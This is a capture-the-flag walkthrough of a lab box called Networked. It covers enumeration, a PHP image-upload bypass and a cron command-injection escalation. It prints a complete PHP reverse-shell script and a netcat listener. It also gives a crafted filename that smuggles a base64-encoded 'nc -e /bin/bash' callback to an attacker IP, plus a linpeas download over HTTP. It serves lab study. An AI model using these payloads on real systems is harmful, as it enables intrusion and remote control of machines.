Networked
Nmap
sudo nmap -Pn -n 10.129.10.252 -sC -sV -p- --min-rate=10000 --open
sudo nmap -Pn -n $IP -sU --top-ports=100 --reason


HTTP - 80

Lets do a gobuster scan to enumerate further

sudo gobuster dir -w '/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt' -u http://10.129.10.252 -t 42 -b 400,401,403,404 --no-errorV
We can already see some hits. lets check them out

tar -xvf backup.tar
We get a bunch of php files that look like...well backups lol. Tha being said lets run another gobuster scan, the same one but we will add the -x flag to specify files
sudo gobuster dir -w '/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt' -u http://10.129.10.252 -t 42 -b 400,401,403,404 --no-error -x php,txt,html

If we browse to /upload.php then we get a page to upload a file.
It seems every file extension is being rejected. We get the error "Invalid image file" but even png and jpeg files dont work.
We need to take a look at whats going on under the hood. Its no coincidence we have access to the code in the backup.tar we downloaded
We can see the file extensions allowed: png, jpg, jpeg but the reason why the uploads werent working was because the code is also checking the MIME type, meaning that its checking if its an actual picture, not just a file renamed into a .jpg file
After downloading a real jpeg of a cat and uploading that we get it to work. Some googling later and I found that we can inject php into the image without changing the MIME type
lets just add some php to the end of the image file:
echo '<?php phpinfo(); ?>' >> cat.jpeg
the only thing left to do is rename the file
mv cat.jpeg cat.php.jpeg
Upload and navigate to /photos.php, copy the name of the uploaded file and the navigate to /uploads/name_of_file. in this case its /uploads/10_10_14_195.php.jpeg

Now lets try and get a shell
create a shell.php file with the following contents. Make sure to change the IP and PORT
<?php

// Usage
// -----

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string
";
	}
}

?>
cat shell.php >> cat.jpeg
mv cat.jpeg cat.php.jpeg
Set up a listener
nc -lvnp 4444
Upload again and we get a shell

Privilege Escalation
We find ourselves as apache user. if we check the /etc/passwd file we can see theres a user named guly

If we navigate to /home/guly directory we can see theres a crontab that runs check_attack.php every 3 minutes but checking permissions it looks like only root can write to it
Lets inspect the file more
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
	$msg='';
  if ($value == 'index.html') {
	continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
The line that catches our eye is:
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
We can see that $value is appended to path without proper sanitization. So we can probably use code injection here
However, we have two lines that reference functions not in the current file:
list ($name,$ext) = getnameCheck($value);
$check = check_ip($name,$value);
The top of the file's require line shows us its getting it from lib.php
<?php

function getnameCheck($filename) {
  $pieces = explode('.',$filename);
  $name= array_shift($pieces);
  $name = str_replace('_','.',$name);
  $ext = implode('.',$pieces);
  #echo "name $name - ext $ext\n";
  return array($name,$ext);
}

function getnameUpload($filename) {
  $pieces = explode('.',$filename);
  $name= array_shift($pieces);
  $name = str_replace('_','.',$name);
  $ext = implode('.',$pieces);
  return array($name,$ext);
}

function check_ip($prefix,$filename) {
  //echo "prefix: $prefix - fname: $filename<br>\n";
  $ret = true;
  if (!(filter_var($prefix, FILTER_VALIDATE_IP))) {
    $ret = false;
    $msg = "4tt4ck on file ".$filename.": prefix is not a valid ip ";
  } else {
    $msg = $filename;
  }
  return array($ret,$msg);
}

function file_mime_type($file) {
  $regexp = '/^([a-z\-]+\/[a-z0-9\-\.\+]+)(;\s.+)?$/';
  if (function_exists('finfo_file')) {
    $finfo = finfo_open(FILEINFO_MIME);
    if (is_resource($finfo)) // It is possible that a FALSE value is returned, if there is no magic MIME database file found on the system
    {
      $mime = @finfo_file($finfo, $file['tmp_name']);
      finfo_close($finfo);
      if (is_string($mime) && preg_match($regexp, $mime, $matches)) {
        $file_type = $matches[1];
        return $file_type;
      }
    }
  }
  if (function_exists('mime_content_type'))
  {
    $file_type = @mime_content_type($file['tmp_name']);
    if (strlen($file_type) > 0) // It's possible that mime_content_type() returns FALSE or an empty string
    {
      return $file_type;
    }
  }
  return $file['type'];
}

function check_file_type($file) {
  $mime_type = file_mime_type($file);
  if (strpos($mime_type, 'image/') === 0) {
      return true;
  } else {
      return false;
  }
}

function displayform() {
?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post" enctype="multipart/form-data">
 <input type="file" name="myFile">
 <br>
<input type="submit" name="submit" value="go!">
</form>
<?php
  exit();
}

?>
In lib.php, check_ip just runs $name through filter_var, which is using FILTER_VALIDATE_IP to check for valid IP addresses. As getnameCheck() is exactly the same as getnameUpload() above, $name will be anything before the first ..
This means any file we write in the uploads directory that isn’t named a valid IP will be passed to the part we can inject into.
So lets create an encoded payload to make our filename
echo nc -e /bin/bash 10.10.14.195 4444 | base64 -w0
Then set up a netcat listener on our host machine
rlwrap nc -lvnp 4444
and create the file on the target
touch '/var/www/html/uploads/a; echo bmMgLWUgL2Jpbi9iYXNoIDEwLjEwLjE0LjE5NSA0NDQ0Cg== | base64 -d | sh; b'


Lets run linpeas to grab some low-hanging fruit
on host machine:
python3 -m http.server 8000
back on target
curl --output linpeas.sh "http://10.10.14.195:8000/linpeas.sh"
While not the usual highlight that captures the eye with linpeas, I noticed an interesting file called changename.sh
